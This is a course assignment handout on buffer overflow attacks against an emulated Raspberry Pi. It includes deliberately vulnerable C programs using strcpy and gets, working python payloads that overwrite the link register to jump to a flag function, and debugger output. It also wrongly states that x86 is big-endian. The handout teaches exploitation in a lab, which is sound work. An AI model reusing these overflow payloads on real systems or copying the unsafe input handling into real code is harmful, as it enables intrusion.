Assignment 3
Buffer overflow attack
Due date: 11/13/2023

Description:

In this assignment, you will be exploiting the software vulnerabilities in ARM architectures. Raspberry Pi is a hardware based on this architecture. This assignment focusses on performing buffer overflows attacks on Raspberry Pi. The assignment uses an emulated version of the Raspberry Pi to identify such vulnerabilities before it is exploited on the actual hardware.

For assignment 3, you are expected to:

i. Perform the guided buffer overflow attack (Task 1) given in the manual on the emulated Raspberry Pi.

ii. Perform the buffer overflow attack in which you must find the offset required to realize this attack. (Task 2).

Extra credit:

i. There are two tasks for extra credits. The results must be correct, and we will not provide partial credits for these tasks.

Resources required:

1. **Getting started with emulated Raspberry Pi using QEMU**

The following setup emulates a Raspberry Pi using a virtualization software called QEMU. The lab setup uses QEMU on Ubuntu (version 16) Linux virtual machine (VM). The VM is available for the students to download using the following link:

https://drive.google.com/drive/folders/1AlhShie5Ck3JNz1YlXDrWP3QSvPH7HNH?usp=sharing


After downloading the zip folder, virtualization software is required to run the Linux VM. VMware can be used for this purpose (Import VM: **File → Open**).

Alternatively, you could use any other virtualization software of your choice. (Instructions for installing VMware not included as part of this write up). The virtual box in https://stackoverflow.com/a/1505156/ can also be utilized using similar methods.


Note: The size of VM is around 7GB, and it assumes your computer has at least 30GB free spaces.

Once the VM and the Raspberry Pi emulation software is ready, proceed with the following steps:


1. In the Linux desktop, click on the “Emulate Raspbian” icon in the taskbar (situated on the left side of the desktop). It opens the QEMU window that proceeds to boot-up an emulated version of the Raspberry Pi.



2. Next, click on the *Workspace* (situated at the bottom right of the desktop) and switch to a new *workspace*. (E.g. *Workspace 2*)
3. Now click on the “SSH into Raspbian” icon on the taskbar. You should see the shell for the emulated Raspberry Pi.




4. Run “ls” to check the files on your current directory.



```
pi@raspberrypi:~ $ ls
asm  assignment3  Desktop  Documents  Downloads  Pictures
```

5. Run “cd assignment3/” to the directory with all files.



```
pi@raspberrypi:~/assignment3 $ cd
pi@raspberrypi:~ $ cd assignment3/
pi@raspberrypi:~/assignment3 $ ls
coffeemaker.o  example.c  int_of.o  Task1.o  Task2.o
```

6. You can now start coding on the Pi. You can use *vi* or *nano* as the text editor for editing your files.

2. Understanding buffer overflow with an example


```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void exploit()
{
        printf("Exploit running! \n");
        int x = 5;
        int y = 10;
        x*=y;
        printf("%d\n",x);
        exit(0);
}

int main(int argc, char** argv)
{
        printf(“In main() \n”);
        char buf[8];
        strcpy(buf,argv[1]);
        printf("My name is: ");
        puts(buf);
        return 0;
}
```

Procedure:

1. Enter the above code in *vi* or *nano* on the Raspberry Pi, with a file_name (*example.c*).
2. Compile this code and execute it using the below commands.


    - gcc <file_name> -o <name_of_executable>
    - ./<name_of_executable> example

3. The above commands verify that the *main()* gets executed normally
4. Now we need to check how the above code is implemented in assembly level language in the ARM processor. Executing the following command gives the dump of the assembler code for *main()* and *exploit()* functions.
    - gdb <name_of_executable>
    - disassemble main



```
gef> disassemble main
Dump of assembler code for function main:
   0x00010500 <+0>:     push    {r11, lr}
   0x00010504 <+4>:     add     r11, sp, #4
   0x00010508 <+8>:     sub     sp, sp, #16
   0x0001050c <+12>:    str     r0, [r11, #-16]
   0x00010510 <+16>:    str     r1, [r11, #-20]
   0x00010514 <+20>:    ldr     r0, [pc, #64]   ; 0x1055c <main+92>
   0x00010518 <+24>:    bl      0x1034c
   0x0001051c <+28>:    ldr     r3, [r11, #-20]
   0x00010520 <+32>:    add     r3, r3, #4
   0x00010524 <+36>:    ldr     r3, [r3]
   0x00010528 <+40>:    sub     r2, r11, #12
   0x0001052c <+44>:    mov     r0, r2
   0x00010530 <+48>:    mov     r1, r3
   0x00010534 <+52>:    bl      0x10340
   0x00010538 <+56>:    ldr     r0, [pc, #32]   ; 0x10560 <main+96>
   0x0001053c <+60>:    bl      0x10334
   0x00010540 <+64>:    sub     r3, r11, #12
   0x00010544 <+68>:    mov     r0, r3
   0x00010548 <+72>:    bl      0x1034c
   0x0001054c <+76>:    mov     r3, #0
   0x00010550 <+80>:    mov     r0, r3
   0x00010554 <+84>:    sub     sp, r11, #4
   0x00010558 <+88>:    pop     {r11, pc}
   0x0001055c <+92>:    strdeq  r0, [r1], -r0   ; <UNPREDICTABLE>
   0x00010560 <+96>:    strdeq  r0, [r1], -r12
End of assembler dump.
```


    - disassemble exploit



```
gef> disassemble exploit
Dump of assembler code for function exploit:
   0x000104b0 <+0>:     push    {r11, lr}
   0x000104b4 <+4>:     add     r11, sp, #4
   0x000104b8 <+8>:     sub     sp, sp, #8
   0x000104bc <+12>:    ldr     r0, [pc, #52]   ; 0x104f8 <exploit+72>
   0x000104c0 <+16>:    bl      0x1034c
   0x000104c4 <+20>:    mov     r3, #5
   0x000104c8 <+24>:    str     r3, [r11, #-8]
   0x000104cc <+28>:    mov     r3, #10
   0x000104d0 <+32>:    str     r3, [r11, #-12]
   0x000104d4 <+36>:    ldr     r3, [r11, #-8]
   0x000104d8 <+40>:    ldr     r2, [r11, #-12]
   0x000104dc <+44>:    mul     r3, r2, r3
   0x000104e0 <+48>:    str     r3, [r11, #-8]
   0x000104e4 <+52>:    ldr     r0, [pc, #16]   ; 0x104fc <exploit+76>
   0x000104e8 <+56>:    ldr     r1, [r11, #-8]
   0x000104ec <+60>:    bl      0x10334
   0x000104f0 <+64>:    mov     r0, #0
   0x000104f4 <+68>:    bl      0x10370
   0x000104f8 <+72>:    andeq   r0, r1, r12, asr #11
   0x000104fc <+76>:    andeq   r0, r1, r0, ror #11
End of assembler dump.
```

Press q to quit gdb and return to the command line.

5. Observe the memory map for both functions. In function *main()*, the *sub* and *pop* instructions control the frame and stack pointers for local execution.
6. The memory layout for the stack created in *main()* with the buf[] is as follows:




Where FP is the frame pointer ($*r11*) and LR is the link register ($*lr*).

7. In the given problem, to demonstrate a buffer overflow, we need to overload the buffer such that the contents overflow to the LR section of the stack shown above.
8. To grant access to the exploit function via command line, we have to input a string of size $= ((8 \times buf\_size) + (4 \times \ buf\_size) + (address\_of\_exploit))$
9. From the disassembly of the function exploit, the start address of this function is 0x000104b0. Hence, this value should be given in the LR region of the stack. Hence the input command should be,
   - ./<name_of_executable> $(python -c ‘print "<content_in_buf><4junk_characters>\xb0\x04\x01" ’;)
10. We can see the print message from the exploit function by executing the above command.

From this experiment, it is inferred that we can drive control to a function without a function call from the *main()*.


An example of the output is as follows:

a. Normal overflow to assert a segmentation fault.



```
In main()
My name is: chenchen123456
Segmentation fault
```

b. Using the target address of exploit in the buffer



```
pi@raspberrypi:~/assignment3 $ ./example.o $(python -c 'print"chenchen1234\xb0\x04\x01"';)
In main()
My name is: chenchen1234�▯▯
Exploit running!
50
```


The weird symbols after 12 characters are the terminal interpreting the hexadecimal address as a printable symbol.

The above experiment is a simple demonstration of a buffer overflow vulnerability, as the **strcpy()** function does not perform an out-of-bounds check. This, along with how the function call and return work in the ARM architecture allows us to exploit this vulnerability.

11. The gdb commands to check how does the **strcpy()** function change the values on stack:

- gdb <name_of_executable>
- break *0x00010538


  The **strcpy()** function gets invoked at the address 0x00010534. We set a breakpoint at the address 0x00010538 to check how the stack will look like after executing the **strcpy()** function.



```
   0x0001052c <+44>:    mov     r0, r2
   0x00010530 <+48>:    mov     r1, r3
   0x00010534 <+52>:    bl      0x10340
   0x00010538 <+56>:    ldr     r0, [pc, #32]   ; 0x10560 <main+96>
   0x0001053c <+60>:    bl      0x10334
   0x00010540 <+64>:    sub     r3, r11, #12
   0x00010544 <+68>:    mov     r0, r3
   0x00010548 <+72>:    bl      0x1034c
   0x0001054c <+76>:    mov     r3, #0
   0x00010550 <+80>:    mov     r0, r3
   0x00010554 <+84>:    sub     sp, r11, #4
   0x00010558 <+88>:    pop     {r11, pc}
   0x0001055c <+92>:    strdeq  r0, [r1], -r0   ; <UNPREDICTABLE>
   0x00010560 <+96>:    strdeq  r0, [r1], -r12
End of assembler dump.
gef> break *0x00010538
Breakpoint 1 at 0x10538
```

- run $(python -c 'print"chenchen1234\xb0\x04\x01"';)

  run the program with comments and observe the value of $*lr* assigned by $*r11* (See line: **0xbefff22c**).




```
gef> run $(python -c 'print"chenchen1234\xb0\x04\x01"';)
Starting program: /home/pi/assignment3/example.o $(python -c 'print"chenchen1234\xb0\x04\x01"'
;)
In main()

Breakpoint 1, 0x00010538 in main ()
---------------------------------------------------------------------------[ registers ]----
$r0   : 0xbefff220 -> 0x6e656863 ("chen"?)
$r1   : 0xbefff51f -> 0x49464e49 ("INFI"?)
$r2   : 0x00000000
$r3   : 0x49000104
$r4   : 0x00000000
$r5   : 0x00000000
$r6   : 0x00010388 -> <_start+0> mov r11,  #0
$r7   : 0x00000000
$r8   : 0x00000000
$r9   : 0x00000000
$r10  : 0xb6ffc000 -> 0x0002ff44
$r11  : 0xbefff22c -> 0x000104b0 -> <exploit+0> push {r11,  lr}
$r12  : 0xbefff220 -> 0x6e656863 ("chen"?)
$sp   : 0xbefff218 -> 0xbefff384 -> 0xbefff4f0 -> "/home/pi/assignment3/example.o"
$lr   : 0x00010538 -> <main+56> ldr r0,  [pc,  #32]    ; 0x10560 <main+96>
$pc   : 0x00010538 -> <main+56> ldr r0,  [pc,  #32]    ; 0x10560 <main+96>
$cpsr : [thumb fast interrupt overflow CARRY zero NEGATIVE]
-------------------------------------------------------------------------------[ stack ]----
0xbefff218|+0x00: 0xbefff384 -> 0xbefff4f0 -> "/home/pi/assignment3/example.o"  <-$sp
0xbefff21c|+0x04: 0x00000002
0xbefff220|+0x08: 0x6e656863    <-$r0, $r12
0xbefff224|+0x0c: 0x6e656863
0xbefff228|+0x10: 0x34333231
0xbefff22c|+0x14: 0x000104b0 -> <exploit+0> push {r11,  lr}     <-$r11
0xbefff230|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff234|+0x1c: 0xbefff384 -> 0xbefff4f0 -> "/home/pi/assignment3/example.o"
----------------------------------------------------------------------------[ code:arm ]----
```

3. Assignment Tasks (Make sure you are at the correct directory)

1. Guided Demonstration (Task 1)


a. Perform an “Object Dump” by running the command “objdump -d ./Task1.o”



```
pi@raspberrypi:~/assignment3 $ objdump -d Task1.o

Task1.o:     file format elf32-littlearm
```


b. Your console will be filled with the output of the command, and you may need to scroll to find the relevant parts.

c. The relevant memory location is the “flag” function. It is located at “00 01 04 9c”, which is a hexadecimal address.



```
 0001049c <flag>:
    1049c:       e92d4800        push    {fp, lr}
    104a0:       e28db004        add     fp, sp, #4
    104a4:       e59f0008        ldr     r0, [pc, #8]
```

d. Our goal is to overwrite the Link Register so that when the program completes the execution of the “main” function, instead of exiting, it jumps to the “flag” function and executes it. Below is the source code to help you understand.



```
#include <stdio.h>

void flag(void)
{
  printf("{flag}[redacted]");
  return;

}

int main (void)
{
  printf ("Task1\n>");
  char str[8];  //allocate buffer
  gets(str);  //assign input to character array
  printf("Input:%s\n", str); //print back to user
  return 0 ;
}
```


e. By analyzing the code, we can see that a small buffer is allocated for user input. This buffer is written to by the “gets” function, which is vulnerable to buffer overflow.

f. It is important to note the “endianness” of the system. ARM follows a different convention (little-endian) than x86 processors (big-endian). The address that we want to jump to is “00 01 04 9c”, but when writing to the Link Register, it is “reversed” as “9c 04 01 00”.

g. We will overflow the buffer and place “9c 04 01 00” in the correct location to be written to the Link Register.

h. For this program, we can accomplish this by running “python -c 'print "a"*12 + "\x9c\x04\x01\x00"' | ./Task1.o”


i. Note: The command to execute Task1 is different with the command to execute the example due to the different functions, *gets()&strcpy()*, for input assignment.



```
pi@raspberrypi:~ $ python -c 'print "a"*12 + "\x9c\x04\x01\x00"' | ./Task1.o
Task1
>Input:aaaaaaaaaaaa�
{flag}[redacted]
Segmentation fault
pi@raspberrypi:~ $
```

j. This code creates a string of 12 ‘a’ characters and then appends the hexadecimal address to the end. “\x” indicates that the following number is to be interpreted as a hexadecimal number. The created string is then ‘piped’ into the Task1 program by the Unix ‘pipe’ symbol |.


k. The contents of what we use to overflow do not matter, only that it is the correct length to place the location of the “flag” function into the Link Register.



```
pi@raspberrypi:~ $ python -c 'print "J"*12 + "\x9c\x04\x01\x00"' | ./Task1.o
Task1
>Input:JJJJJJJJJJJJ�
{flag}[redacted]
Segmentation fault
pi@raspberrypi:~ $
```

l. Record the flag that is printed.

2. **Free Form Demonstration (Task 2)**
    a. The binary to exploit in this task is “Task2.o”.
    b. This binary has a different offset and the flag function has a different start address.
    c. Following the previous procedure, analyze the binary by using the “objdump” command to find the address of the “flag” function.
    d. Craft a buffer overflow to overwrite the Link Register with the address of the function.
        i. You will need to overflow the buffer with a certain amount of offset
            1. This can be calculated or solved by trial and error
            2. Hint: Make the input so large that the program Seg Faults, then work backward
        ii. Make sure that the address is “reversed” when it is being written to the Link Register
    e. The source code is reproduced below as an aid




```c
#include <stdio.h>
void notTheFlag(void){
  printf("This function is not the flag.\n");
  return;
}
void flag(void){
  printf("{flag}?????????\n");
  return;
}
void alsoNotTheFlag(void){
  printf("This function is ALSO not the flag!");
  return;
}
int main (void){
  printf ("Task2\n>");
  char str[??];//larger buffer than before.
  gets(str);
  printf("Input:%s\n", str);
  return 0 ;
}
```

3. Extra credit (Task 3 --- Integer overflow)

In this task, apply both buffer overflow and integer overflow attack to hack the program. In computer programming, an integer overflow occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented with a given number of digits - either higher than the maximum or lower than the minimum representable value (https://en.wikipedia.org/wiki/Integer_overflow). Students should try to find extra materials to learn how to apply integer overflow attack.

a. The binary to exploit in this task is "int_of.o".
b. This binary has a different offset and the exploit function has a different start address similar to Task 2.
c. Apply buffer overflow attack to trigger the exploit function.
d. Apply integer overflow attack to find the **maximal balance** you can have.
e. Warning: we have introduced two methods to generate input strings using python. One of them may not work.
f. The source code is reproduced below as an aid



```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void exploit()
{
    printf("You have earned 5$ coupon for your count\n");
    printf("You can order special products from us, each will cost 2$\n");
    int balance=5;
    int num=0;
    int total_cost=0;
    printf("Your balance is: %d\n", balance);
    printf("How many do you want: ");
    scanf("%d", &num);
    total_cost = num * 2;

    if(total_cost <= balance){
        balance = balance - total_cost;
        printf("\nYour total cost is: %d\n", total_cost);
        printf("Your current balance is: %d\n");
    }else{
        printf("\nYou don't have enough balance\n");
    }

    exit(0);
}

int main(int argc, char** argv)
{
    char buf[??];
    strcpy(buf, argv[1]);
    printf("My name is: ");
    puts(buf);

    return 0;
}
```

4. Extra credit (Task 4)

For extra credit, devise a new method to brew coffee from the coffee maker:

1. To brew coffee, you will need a valid password.
2. You are not restricted in which method you choose, but you MUST have a valid password.
   a. Using a buffer overflow in the coffee maker program to jump to the "brew" function is **NOT** a valid attack

    b. Writing your own program to interface to the hardware directly and running that program is **NOT** a valid attack.
    c. Performing an analysis on the coffee maker program to derive a valid password, and then using that password is a valid attack.
3. It may be helpful to decompile the coffee maker program to understand how it works
    a. Ghidra https://ghidra-sre.org/ is an open-source tool that is capable of decompiling ARM binaries and analyzing them.
    b. There is a video getting started guide on the Ghidra website, and there are also several videos on YouTube that demonstrate the usage of the application: https://youtu.be/fTGTnrgjuGA and tx.ag/nBr5JVf
4. Happy hacking!

Due date and deliverables:

The due date to submit the codes/log files is on **11/13/2023,** 11:59pm.

The following deliverables have to be submitted in a pdf file format with assignment3_<lastname1_UIN>.pdf as the file name in the Canvas.

1. Share the output of each command executed in Task 1 and report the flag printed.
2. Share the output of each command executed for Task 2 and also report the right offset required for this attack.
3. Share a writeup for Task 3 and explain how it achieve the maximal value of balance. Also, share the output of each command executed for it.
4. Share a writeup for Task 4 and explain how it exploits the coffee maker. Also, share the required code and output logs showing the exploit.

Rubric

Task 1: 6 points

